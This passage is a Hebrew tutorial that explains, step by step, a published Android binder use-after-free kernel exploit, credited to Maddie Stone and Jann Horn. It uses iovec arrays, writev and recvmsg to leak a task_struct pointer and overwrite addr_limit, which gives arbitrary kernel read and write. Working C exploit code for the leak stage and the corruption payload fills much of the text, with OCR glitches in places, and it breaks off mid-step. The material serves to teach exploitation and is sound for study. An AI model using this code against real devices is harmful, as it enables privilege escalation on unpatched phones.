נשכתב את הזיכרון המשוכתב של binder_thread עם מערך של iovec, נגרום לבאג ה-use-after-free המבצע את פעולת ה-unlink כדי לכתוב את כתובת הקרנל לתוך אחד האיברים במערך. באמצעות כתובת הקרנל שדלפה, נוכל לקבל את כתובת הקרנל של task_struct, המכיל את מרבית המידע החשוב לקרנל על התהליך שרץ. נשתמש בבאג ה-use-after-free פעם נוספת כדי להגדיל את שדה ה-addr_limit ב-task_struct. דבר זה יאפשר לנו ביצוע קריאה או כתיבה לכל כתובת בקרנל באופן שרירותי.

ראשית כל, אני אסביר מהו מערך ה-iovecs שאותו נכתוב לזיכרון, לאחר מכן, אני אתן הסבר קצר על איך הזיכרון בלינוקס עובד כדי להבין איך מערך ה-iovecs יכתב דווקא לזיכרון ה-binder_thread ששוחרר. ולבסוף ניגש לקוד ה-exploit שנכתב על ידי Maddie Stone ו-Jann Horn.

קצת על Vectored I/O

Vectored I/O ידוע גם בשם Scatter/Gather I/O, הוא שיטת קריאה וכתיבה המאפשרת לנו באמצעות קריאה לפונקציה אחת, לקרוא מ-file descriptor לתוך מספר buffer-ים שונים במקרה של readv (פעולת scatter), או לכתוב מידע שמקורו ממספר buffer-ים שונים לתוך file descriptor במקרה של writev (פעולת gather). כאשר buffer נקרא/נכתב, עוברים לקרוא/לכתוב את האחד שאחריו. להלן חתימות הפונקציות:

```
ssize_t readv(int fd, const struct iovec *iov, int iovcnt);
ssize_t writev(int fd, const struct iovec *iov, int iovcnt);
```

לשתי הפונקציות אנו מספקים מערך בשם iov של iovec-ים. iovec הוא struct המיצג מידע דרוש על buffer ב-userspace (זיכרון המשתמש - ולא זיכרון הקרנל), מה כתובת ה-Buffer ומה האורך שלו. גודל ה-iovec struct הוא 16 בתים, 8 לכל שדה:

```
struct iovec
{
        void __user *iov_base;
        __kernel_size_t iov_len;
};
```

Vectored I/O שימושי למשל במצב בו קיבלנו פקטת tcp, ויש לנו את ה-packet header וה-packet data בזיכרון רציף. נשתמש ב-readv כדי לכתוב אותם בשני באפרים שונים, אחד למידע ואחד ל-header. פונקציית Vectored I/O נוספת היא recvmsg, ונראה את שימושה בהמשך.

Vectored I/O ככלי נשק

פעולות Vectored I/O כמו readv, writev, recvmsg מעתיקות את מערך ה-iovec שנוצר ב-userspace לתוך ה-kernel space, כדי לוודא שהמצביעים בכל iovec מצביעים רק לכתובת userspace. אם מערך ה-iovec שסופק ל-readv/writev/recvmsg נמצא כולו ב-userspace, אז הבדיקה תעבור בהצלחה ומערך ה-iovec נמצא כעת בזכרון הקרנל. לא תהיה בדיקה נוספת על ערכי ה-iov_base במערך ה-iovec. אם אחרי שמערך ה-iovec נטען לקרנל ולפני ש-readv/writev/recvmsg הסתיימו לפעול, נצליח בדרך כלשהי לשנות את אחד מערכי ה-iov_base של iovec לכתובת קרנל, עבור iovec שעדיין לא עיבדנו, אז נגרום ל-readv/writev/recvmsg לקרוא/לכתוב מ/אל כתובת קרנל.

כדי להצליח לעשות את זה, אנחנו צריכים לגרום לקרנל לטעון את מערך ה-iovec שלנו אל בדיוק אותו המיקום ש-binder_thread היה נמצא בו. ה-binder_thread הוא בגודל 408 בתים. כשהקרנל משחרר את binder_thread, הוא מסמן את בלוק הזיכרון שלו כבלוק משוחרר, ומכניס את הכתובת של הזיכרון המשוחרר ל-cache בשם kmalloc-512, המכיל רשימה של קטעי זיכרון משוחררים בגודל בין 256 ל-512 בתים. כאשר הקרנל ירצה להקצות בלוק של זיכרון בין 256 ל-512 בתים, הוא יפנה קודם ל-kmalloc-512 לראות אם קיים בו בלוק שכבר שוחרר, ואם קיים כזה, אז הוא ישתמש באותו בלוק להקצאה החדשה. האובייקט החדש יקבל את אותה כתובת זיכרון של האובייקט ששוחרר.

למזלנו, kmalloc-512 משומש לעיתים נדירות יחסית ביחס ל-cache-ים קטנים יותר, לכן יהיה לנו לא מעט זמן להקצות אובייקט חדש בגודל מתאים שיקבל את כתובתו של binder_thread.

נרצה כעת ליצור מערך iovec-ים בגודל דומה לזה של binder_thread, כדי שכאשר writev יגרום לקרנל להעתיק את המערך מ-userspace ל-kernelspace, הזיכרון שיוקצה ב-kernel עבור מערך ה-iovec יהיה באותו כתובת של ה-binder_thread.

גודלו של iovec בודד הוא 16 בתים, ו-binder_thread הוא 408 בתים. ניצור מערך של 25 iovec-ים בגודל כולל של 400 בתים. המערך קטן יותר מ-binder_thread ב-8 בתים כדי לא לשכתב את הכתובת ל-task_struct הנמצאית ב-8 בתים האחרונים של binder_thread, נזדקק לכתובת של ה-task_struct בהמשך. הגודל של המערך קרוב מספיק לזה של binder_thread ולכן גם הוא יוקצה ל-kmalloc-512.

ברגע שמערך ה-iovec-ים נמצא באותו זיכרון כמו ה-binder_thread ששוחרר, השדות של שתי האובייקטים מסתדרים בצורה הבאה:

binder_thread struct	iovec array
0x00	0x00: iovec[0].iov_base
...	0x08: iovec[0].iov_len
...	...
0xA0: wait.lock	0xA0: iovec[10].iov_base
0xA8: wait.task_list.next	0xA8: iovec[10].iov_len
0xB0: wait.task_list.prev	0xB0: iovec[11].iov_base
...	...

[לקוח מהמאמר של Maddie Stone ו-Jann Horn]


נרצה שפעולת ה-writev תהיה במצב blocking לאחר שמערך ה-iovec נכתב, כדי ש-ep_remove_wait_queue הגורמת לפעולת ה-unlink תוכל לרוץ מ-thread אחר, אז נצליח לשכתב את ערכי ה-iov_base של iovec-ים שעוד לא עובדו על ידי writev. בואו נראה מה פעולת ה-unlink תעשה למערך ה-iovec שלנו.

קריאה ל-ep_remove_wait_queue תיקרא ל-list_del שתבצע את פעולת ה-unlink על האיברים במיקומים 0xB0 ו-0xA8 במערך שלנו, ונקבל ששדה ה-iov_base של iovec[11] יקבל את הכתובת של binder_thread->wait->task_list, אם נקדם את ערך הכתובת הזו ב-0xE8, נקבל את הכתובת ל-binder_thread->task_struct. למה דווקא 0xE8? המצביע שהקרנל מדליף לנו הוא הכתובת של binder_thread->wait->task_list הנמצא ב-offset ה-0xA8 ב-struct של binder_thread. ה-task_struct נמצא ב-offset ה-0x190 ב-struct של binder_thread. אם נוסיף 0xE8 לכתובת של המצביע שקיבלנו, הנמצא ב-offset ה-0xA8, נקבל את שדה ה-task_struct שנמצא ב-offset ה-0x190, כי 0xA8+0xE8=0x190.

הנה שתי דיאגרמות שמסבירות את מצב הזיכרון באופן ויזואלי יותר:


```
static inline void list_del(struct list_head *entry) {
    __list_del(entry->prev, entry->next);
    entry->next = LIST_POISON1;
    entry->prev = LIST_POISON2;
}

static inline void   list del(struct list head * prev, struct list head
* next) {
    next->prev = prev;
    WRITE_ONCE(prev->next, next);
}
```

לפני ביצוע list_del, המערך יראה כך:



[לקוח מהמאמר של Maddie Stone ו-Jann Horn]

ולאחר ביצוע list_del:



[לקוח מהמאמר של Maddie Stone ו-Jann Horn]

אז איך ניצלו את העניין?

ראשית, ניצור את מערך ה-iovec המתאים:

```
// 1
#define BINDER_THREAD_SZ 0x190
#define IOVEC_ARRAY_SZ (BINDER_THREAD_SZ / 16)
#define WAITQUEUE_OFFSET 0xA0
#define IOVEC_INDX_FOR_WQ (WAITQUEUE_OFFSET / 16)

// 2
dummy_page = mmap((void *)0x100000000ul, 2 * PAGE_SIZE, PROT_READ |
PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

// 3
struct iovec iovec_array[IOVEC_ARRAY_SZ];
memset(iovec_array, 0, sizeof(iovec_array));
iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page; /* spinlock in the
low address half must be zero */
iovec array[IOVEC INDX FOR WQ].iov len = 0x1000; /* wq->task list->next
*/
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; /* wq-
>task_list->prev */
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len = 0x1000;
```

1. גודל כל iovec הוא 16 בתים ולכן גודל המערך יהיה בגודל ה-binder_thread (פחות 8 הבתים האחרונים, כדי שלא נדרוס את binder_thread->task_struct.). חלקי 16. ה-offset של wait בתוך binder_thread יהיה שווה ל-offset של האיבר באינדקס ה-10 במערך ה-iovec.

2. כמו שכתבנו קודם, אנו רוצים לוודא שהערך בכתובת של binder_thread->wait->lock יהיה 0. לאחר השכתוב, שדה ה-iov_base של האיבר בעל האינדקס ה-10 במערך יהיה בעל אותה כתובת זיכרון של המנעול. המנעול הוא בגודל 4 בתים אך iov_base הוא בגודל 8 בתים. לכן מספיק להעביר iov_base לכתובת ב-userspace ש-32 הביטים התחתונים יהיו שווים ל-0.

3. עבור עשרת ה-iovec-ים הראשונים, גם iov_base וגם iov_len מאופסים. הקרנל ידלג על iovec-ים שה-iov_len שלהם הוא מאופס. עבור ה-iovec ה-11, שנמצא באינדקס העשירי, נגדיר את iov_base להיות כתובת userspace ש-32 מהביטים התחתונים בה מאופסים. כדי לדמה מנעול משוחרר. נגדיר את iov_len, להיות זהה לגודל ה-pipe (נסביר על השימוש ב-pipe בהמשך), בשביל שה-pipe יגרום ל-writev להיות במצב blocking לאחר שהועתק כל התוכן מ-iovec[10].iov_base לתוך ה-pipe.

כשמתבצע unblock (לאחר ביצוע read על הצד השני של ה-pipe), הקריאה ל-writev תמשיך על iovec[11]. סך הכל:

binder_thread struct
0x00
...
...
0xA0: wait.lock
0xA8: wait.task_list.next
0xB0: wait.task_list.prev
...
...

iovec array
0x00: iovec[0].iov_base 0x00000000 00000000
0x08: iovec[0].iov_len 0x00000000 00000000
...
0xA0: iovec[10].iov_base dummy_page_4g_aligned
0xA8: iovec[10].iov_len 0x1000
0xB0: iovec[11].iov_base 0xDEADBEEF
0xB8: iovec[11].iov_len 0x1000
...

[לקוח מהמאמר של Jann Horn-ו Maddie Stone]

הערה: הכתובת 0xDEADBEEF לא הוקצתה ולכן היא אינה תקינה במהלך קריאה רגילה של writev. אבל, אחרי שנבצע writev ל-iovec במיקום ה-IOVEC_INDEX_FOR_WQ, ולפני שנבצע זאת ל-iovec שאחד אחריו, המצב של writev יהיה blocking. ה-thread השני יבצע את ה-UAF, ובמקום 0xDEADBEEF באיבר הבא, נקבל שבאיבר הבא שדה ה-iov_base יצביע לכתובת קרנל תקינה.

דוגמה נחמדה מהמאמר של dayzerosec המראה זאת:

מצב הזיכרון לפני ביצוע ה-unlink:

```
Thread 1 hit Breakpoint 11, 0xffffffff812811c2 in
ep_unregister_pollwait.isra ()
gdb-peda$ x/50wx $rdi
0xffff8880959d68a0:     0x00000000      0x00000001      0x00001000
0x00000000
0xffff8880959d68b0:     0xdeadbeef      0x00000000      0x00001000
0x00000000
...
```

מצב הזיכרון לאחר ביצוע ה-unlink:

```
Thread 1 hit Breakpoint 12, 0xffffffff812811ee in
ep_unregister_pollwait.isra ()
gdb-peda$ x/50wx 0xffff8880959d68a0
0xffff8880959d68a0:     0x00000000      0x00000001      0x959d68a8
0xffff8880
0xffff8880959d68b0:     0x959d68a8      0xffff8880      0x00001000
0x00000000
...
```

שדה ה-iov_base של האיבר באינדקס ה-11 במערך ה-iovec הפך להיות הכתובת 0xffff8880959d68a8. שימו לב, שזוהי בעצם הכתובת לשדה ה-iov_len של האיבר הקודם!

כדי שזה יצליח, ביצוע פעולת ה-unlink צריך להיות אחרי שמערך ה-iovec הועתק לזיכרון הקרנל. בואו נראה עכשיו את מהלך ה-exploit ואת הקוד ה-exploit האחראי להדלפת הכתובת של task_struct.

שלב ראשון: הדלפת הכתובת של task_struct

בשלב זה נבצע use-after-free כדי להשיג את הכתובת של ה-task_struct של התהליך שלנו. ה-task_struct בלינוקס מכיל את רוב האינפורמציה החשובה על תהליך. אחד מהנתונים האלו, הוא שדה ה-addr_limit, שבאמצעותו הקרנל קובע לאיזה זיכרון יכול התהליך לגשת. בשלב השני של ה-exploit, נדרוס את שדה ה-addr_limit, כדי שהתהליך שלנו יוכל לקרוא ולכתוב מכל כתובת.

במהלך השלב הראשון, נשתמש ב-pipe כתווך שלנו עבור העברת מידע מהקרנל.
הסבר קצר על pipe: כשאנו יוצרים pipe, אנו מקבלים לידינו שני file descriptors. האחד עבור צד הכתיבה של ה-pipe והשני עבור צד הקריאה. קריאה מה-pipe תתבצע רק על ה-fd של צד הקריאה, והתוכן שיקרא משם יגיע מהתוכן שנכתב ל-fd של צד הכתיבה. pipes משומשים באופן די נפוץ בתקשורת בין parent processes ל-child processes, כפי שנראה בשימוש כאן.

בואו נראה את מהלך ה-exploit בשלב הראשון:

1. ניצור אובייקט epoll ונוסיף את ה-file descriptor של binder-driver אל רשימת הניטור של ה-epoll. זה יגרום ליצירה של binder_thread מתאים ב-binder-driver המשויך לתהליך, ויגרום ל-epoll להכיל מצביע ל-waitqueue של binder_thread.
2. ניצור את מערך ה-iovec כמתואר בסעיף הקודם.
3. ניצור pipe שעליו נבצע את קריאות ה-read וה-writev. נקבע את גודל ה-pipe להכיל עד 0x1000 בתים.
4. נבצע fork, קריאת מערכת היוצרת תהליך בן לתהליך הנוכחי, שהינו העתק של תהליך האב. בצד הבן הקריאה ל-fork תחזיר 0 ובצד האב תחזיר את ה-pid של תהליך הבן.
5. בתהליך האב, נשחרר את הזיכרון של binder_thread, באמצעות הקריאה ל-ioctl עם פרמטר BINDER_THREAD_EXIT
6. בתהליך האב, נדרוס את הזיכרון הישן של binder_thread עם מערך ה-iovec-ים שהגדרנו בחלק הקודם. הדריסה תתבצע באמצעות קריאה לפונקציה writev לתוך ה-pipe עם מערך ה-iovec-ים. writev ינסה לכתוב 0x2000 בתים ל-pipe, מכיוון שיש בו שני iovec-ים באורך 0x1000. גודלו של ה-

pipe הוא 0x1000 ולכן לאחר הכתיבה של 0x1000 הבתים הראשונים, אין יותר מקום ב-pipe ולכן הקריאה ל-writev תיתקע.

7. מתהליך הבן, בזמן ש-writev ממתין לכתוב את 0x1000 הבתים האחרונים, נבצע את ה--use-after-free, שהיא פעולת ה-unlink, כדי להדליף את כתובת הקרנל למערך ה-iovec.
נבצע את ה-unlink באמצעות קריאה ל-epoll_ctl עם הארגומנט EPOLL_CTL_DEL. זה יגרום לפונקציה ep_unregister_poll_wait להיקרא, שתקרא ל-list_del, שתבצע את ה-unlink.
8. מתהליך הבן, כמו בסעיף הקודם, נקרא את ה-0x1000 בתים הראשונים שנכתבו ל-pipe באמצעות read, ואז נסגור את תהליך הבן. הקריאה תרוקן את ה-pipe, ואז writev יוכל לכתוב את ה-0x1000 הבתים האחרונים. ה-0x1000 הבתים הראשונים שנקראו, מ-iovec[10].iov_base. יכילו מידע דמה שלא יעניין אותנו. מקור המידע הזה הוא מה-dummy_page שיצרנו, הנמצא בזיכרון userspace, והשתמשנו בו רק כדי לחסום את הקריאה ל-writev.
9. בחזרה לתהליך האב, ה-pipe התרוקן, ולכן writev תוכל להמשיך לכתוב ה-0x1000 בתים האחרונים. מקור ה-0x1000 בתים האחרונים הוא מ-iovec[11].iov_base, והיא כבר כתובת קרנל! ביצוע ה-unlink בשלב 7 גרם לכתיבת כתובת הקרנל של binder_thread->wait->task_list במקום הערך הישן, 0xDEADBEEF, שהיה שם.
10. נבצע read ל-pipe, נקבל כפלט 0x1000 בתים מתוך זיכרון הקרנל. המתחילים מהכתובת של binder_thread->wait->task_list, שתוכנה הוא הכתובת של binder_thread->wait->task_list בעצמה.
11. נוסיף 0xE8 לכתובת זו, ונקבל את הכתובת ל-binder_thread->task_struct. הוספנו 0xE8 כי שדה ה-task_struct ב-binder_thread נמצא במרחק 0xE8 בתים משדה ה-wait->task_list, שאליו המצביע המקורי דלף.

כאן תם החלק הראשון ב-exploit.

הקוד עבור השלב הראשון ב-exploit נמצא בעמוד הבא. זהה פונקציונלית ל-exploit שנכתב על ידי Project Zero, אך מעט ברור יותר. מבוסס על גרסה של ה-exploit מ-dayzerosec.

```
struct epoll_event event = {.events = EPOLLIN};
struct iovec iovec_array[IOVEC_ARRAY_SZ];
char leakBuff[0x1000];
int pipefd[2];ρ/span>
int byteSent;
pid_t pid;
int epfd;
int binder_fd;
void *dummy_page;
unsigned long task_struct_pointer;

// 1
  binder_fd = open("/dev/binder", O_RDONLY);
  epfd = epoll_create(1000);
if(epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event))
    exitWithError("EPOLL_CTL_ADD failed: %s", strerror(errno));
```

```
// 2
memset(iovec_array, 0, sizeof(iovec_array));
dummy_page = mmap((void*)0x100000000UL, 0x2000, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page; // mutex
iovec_array[IOVEC_INDX_FOR_WQ].iov_len = 0x1000; // linked list next
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; //
linked list prev
iovec array[IOVEC INDX FOR WQ + 1].iov len = 0x1000;

// 3
if(pipe(pipefd))
    exitWithError("Pipe failed: %s", strerror(errno));

if(fcntl(pipefd[0], F_SETPIPE_SZ, 0x1000) != 0x1000)
    exitWithError("F_SETPIPE_SZ failed: %s", strerror(errno));

// 4
pid = fork();

if(pid == 0)
{
   // Child Process
    prctl(PR_SET_PDEATHSIG, SIGKILL);
   // Give time for parent process to execute writev()
    sleep(2);

   // 7
    epoll_ctl(epfd, EPOLL_CTL_DEL, fd, &event);

   // 8
    if(read(pipefd[0], leakBuff, sizeof(leakBuff)) != sizeof(leakBuff))
        exitWithError("[CHILD] Read failed: %s", strerror(errno));

    close(pipefd[1]);
    _exit(0);
}


// Parent Process
// 5
ioctl(fd, BINDER_THREAD_EXIT, NULL);

// 6 -  Writing first 0x1000 bytes, then blocking
// 9 - After pipe was read, unblock, and write final 0x1000 bytes
originating from kernel pointer.
byteSent = writev(pipefd[1], iovec_array, IOVEC_ARRAY_SZ);

if(byteSent != 0x2000)
    exitWithError("[PARENT] Leak failed: writev returned %d, expected
0x2000.", byteSent);

// 10
if(read(pipefd[0], leakBuff, sizeof(leakBuff)) != sizeof(leakBuff))
    exitWithError("[PARENT] Read failed: %s", strerror(errno));

// 11
task_struct_pointer = *(unsigned long *)(leakBuff + 0xE8);
```

שלב שני: דריסת הערך של addr_limit

בשלב הקודם ראינו איך אפשר להשיג את המצביע לתהליך של task_struct. בשלב זה, נרצה לשנות את שדה ה-addr_limit ב-task_struct שהדלפנו, כדי לקבל לקרוא ולכתוב מכל כתובת בקרנל.

השדה הראשון ב-task_struct הוא מסוג thread_info והוא מכיל את את האיברים הבאים:

```
struct thread_info {
    unsigned long       flags;      /* low level flags */
    mm_segment_t        addr_limit; /* address limit */
    struct task_struct  *task;      /* main task structure */
    int         preempt_count;      /* 0 => preemptable, <0 => bug */
    int         cpu;                /* cpu */
};
```

מכך ניתן להסיק שהכתובת של addr_limit היא: addr_limit_pointer = task_struct_pointer + 0x8.

במקומות רבים בקרנל משתמשים ב-addr_limit, למשל, בכל פעם שהקרנל צריך לגשת מצביע שסופק על ידי המשתמש, הוא מוודא שמצביע זה הוא מצביע לזיכרון ב-userland ולא לזיכרון בקרנל. זאת כדי למנוע ממשתמש זדוני להעביר מצביעים לכתובת בקרנל כאשר הקרנל מצפה לכתובת userland. הקרנל מבצע בדיקה זו באמצעות המאקרו הבא:

```
#define access_ok(type, addr, size)  __range_ok(addr, size)
```

__ range_ok(addr, size) שקול לבדיקה:

```
(u65)addr + (u65)size <= current->addr_limit
```

אחרי שנהפוך את addr_limit לערך גבוה ביותר, כל כתובת שנספק תעבור את הבדיקה הזו. ואז התהליך שלנו שאמור לגשת רק לכתובות userland, יוכל לגשת ולשנות כל כתובת ב-kernelspace.

כדי לכתוב מידע לתוך זיכרון הקרנל נשתמש בקריאה ל-recvmsg. פונקציה זו היא אחת מפונקציות ה-Vectored I/O, היא מקבלת socket, מערך iovec ולאחר מכן ממתינה לקבלת מידע. כאשר התקבל מידע ב-socket, היא כותבת אותו ל-buffer-ים שונים בזיכרון לפי מערך ה-iovec שסופק לה. בדומה ל-writev שראינו קודם, גם recvmsg מעתיקה את מערך ה-iovec שהיא קיבלה לזיכרון הקרנל.

נשתמש במערך iovec בגודל זהה לסעיף הקודם כדי שזיכרון ה-binder_thread ששוחרר ידרס על ידי מערך ה-iovec. לאחר מכן, נפעיל את ה-use-after-free כדי לשבש את הכתובות של ה-iovec-ים להיות כתובות קרנל, המצביעות בעצמן למערך ה-iovec. כאשר יתקבל מידע ב-socket, ה-recvmsg יכתוב את המידע לכתובות המוגדרות במערך ה-iovec, שהם כתובות למערך עצמו. כלומר, ה-recvmsg ישכתב את מערך ה-iovec, תוך כדי שהוא משתמש בו כדי להחליט לאן לכתוב. נגרום לכך שה-recvmsg יכתוב את הכתובת addr_limit_pointer לתוך ה-iov_base של ה-iovec הבא שאליו הוא צריך לכתוב. ואז, כש-recvmsg יגיע ל-iovec הבא, הוא יכתוב ל-addr_limit_pointer את הערך שנספק לו.

לכן, מערך ה-iovec שניצור יהיה כזה:

```
iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page; // to prevent
deadlock
iovec_array[IOVEC_INDX_FOR_WQ].iov_len = 1; // linked list next
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; //
linked list prev
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len = 0x8 + 2 * 0x10; // iov_len
of previous, then this element and next element
iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_base = (void *)0xBEEFDEAD;
iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_len = 8;
```

בדומה לשלב הראשון, פעולת ה-unlink תשכתב את iov_len של האיבר ב-IOVEC_INDEX_FOR_WQ ואת שדה ה-iov_base של האיבר ב-IOVEC_INDEX_FOR_WQ+1 להיות מצביע קרנל. מצביע קרנל זה יצביע לכתובת שבה נמצא ה-iov_len של ה-iovec ב-IOVEC_INDX_FOR_WQ. מצב הזיכרון:

Values after `list_del` operation, prior to `recvmsg`


0x00
...
0xA8: `iovec[10].iov_len` `+0xA8 (points to itself)`
0xB0: `iovec[11].iov_base` `+0xA8 (points to previous element)`
0xB8: `iovec[11].iov_len` `0x28`
0xC0: `iovec[12].iov_base` `0xBEEFDEAD`
0xC8: `iovec[12].iov_len` `0x8`

[לקוח מהמאמר של Jann Horn ו-Maddie Stone]

כש-recvmsg יגיע ל-iovec ב- IOVEC_INDX_FOR_WQ+1, הוא יתחיל להעתיק מידע לתוך מערך ה-iovec עצמו. באמצעות זה נשנה את ה-iov_base של ה-iovec להיות addr_limit_pointer. בגלל שהגדרנו את ה-iov_len של האיבר ב-IOVEC_INDX_FOR_WQ+2 להיות 0x8, הערך שיכתב ל-addr_limit_pointer יהיה 8 הבתים האחרונים של write. המידע שנכתוב:

```
unsigned long iovec_corruption_payload[] = {
    1,              /* iov_len */
    0xdeadbeef,           /* iov_base (already used) */
    0x8 + 2 * 0x10,   /* iov_len (already used) */
    addr_limit_pointer,      /* next iov_base (addr_limit) */
    8,            /* next iov_len (sizeof(addr_limit)) */
    0xfffffffffffffffe  /* value to write */
};
```

לאחר ש-recvmsg יכתוב לזיכרון את המידע שקיבל מה-write, מצב הזיכרון יהיה:



[לקוח מהמאמר של Jann Horn ו-Maddie Stone]

ועכשיו נעבור למהלך ה-exploit בשלב השני:

1. ניצור אובייקט epoll ונוסיף את ה-file descriptor של binder-driver אל רשימת הניטור של ה-epoll. זה יגרום ליצירה של binder_thread מתאים ב-binder-driver המשויך לתהליך, ויגרום ל-epoll להכיל מצביע שכתובת הזיכרון שלו שווה ל binder_thread->wait.
2. ניצור את מערך ה-iovec כמו שתואר קודם.
3. ניצור שני UNIX sockets. נקבל שני file descriptors האחד מיועד לכתיבה והאחר לקריאה. ה-sockets יהיו תווך המידע שלנו, כמו ה-pipes בשלב הראשון.
4. נבצע קריאת write באורך של בית אחד כדי למלא את ה-iovec שנמצא ב-IOVEC_INDEX_FOR_WQ.
5. נבצע fork, כדי ליצור תהליך בן.
6. בתהליך האב, נשחרר את הזיכרון של binder_thread באמצעות ioctl עם הארגומנט BINDER_THREAD_EXIT.
7. בתהליך האב, נקרא ל-recvmsg עם מערך ה-iovec של שהגדרנו בסעיף 2. בזכות הכתיבה בסעיף 4, נקרא בית בודד לתוך הכתובת המוגדרת ב-iovec ב-IOVEC_INDEX_FOR_WQ. ונחכה שמידע נוסף יכתב על ה-socket.
8. בתהליך הבן, נבצע את ה-use-after-free כדי לשבש את מערך ה-iovec עם כתובות קרנל.

9. בתהליך הבן, נכתוב ל-socket את iovec_corruption_payload ונסגור את תהליך הבן.
10. בתהליך האב, recvmsg קיבל מידע חדש על ה-socket ולך יכתוב אותו ל-iovec-ים המוגדרים במערך ה-iov_buf. הכתיבה הראשונה שהוא יבצע , תהיה לאיבר ב-IOVEC_INDEX_FOR_WQ+1, ששדה ה-iov_ base שלו מצביע למערך ה-iovec במיקום ה-IOVEC_INDEX_FOR_WQ. ה-0x28 בתים הראשונים של iovec_corruption_payload ישכתבו את:

```
iovec[IOVEC_INDEX_FOR_WQ].iov_len            // 8 bytes
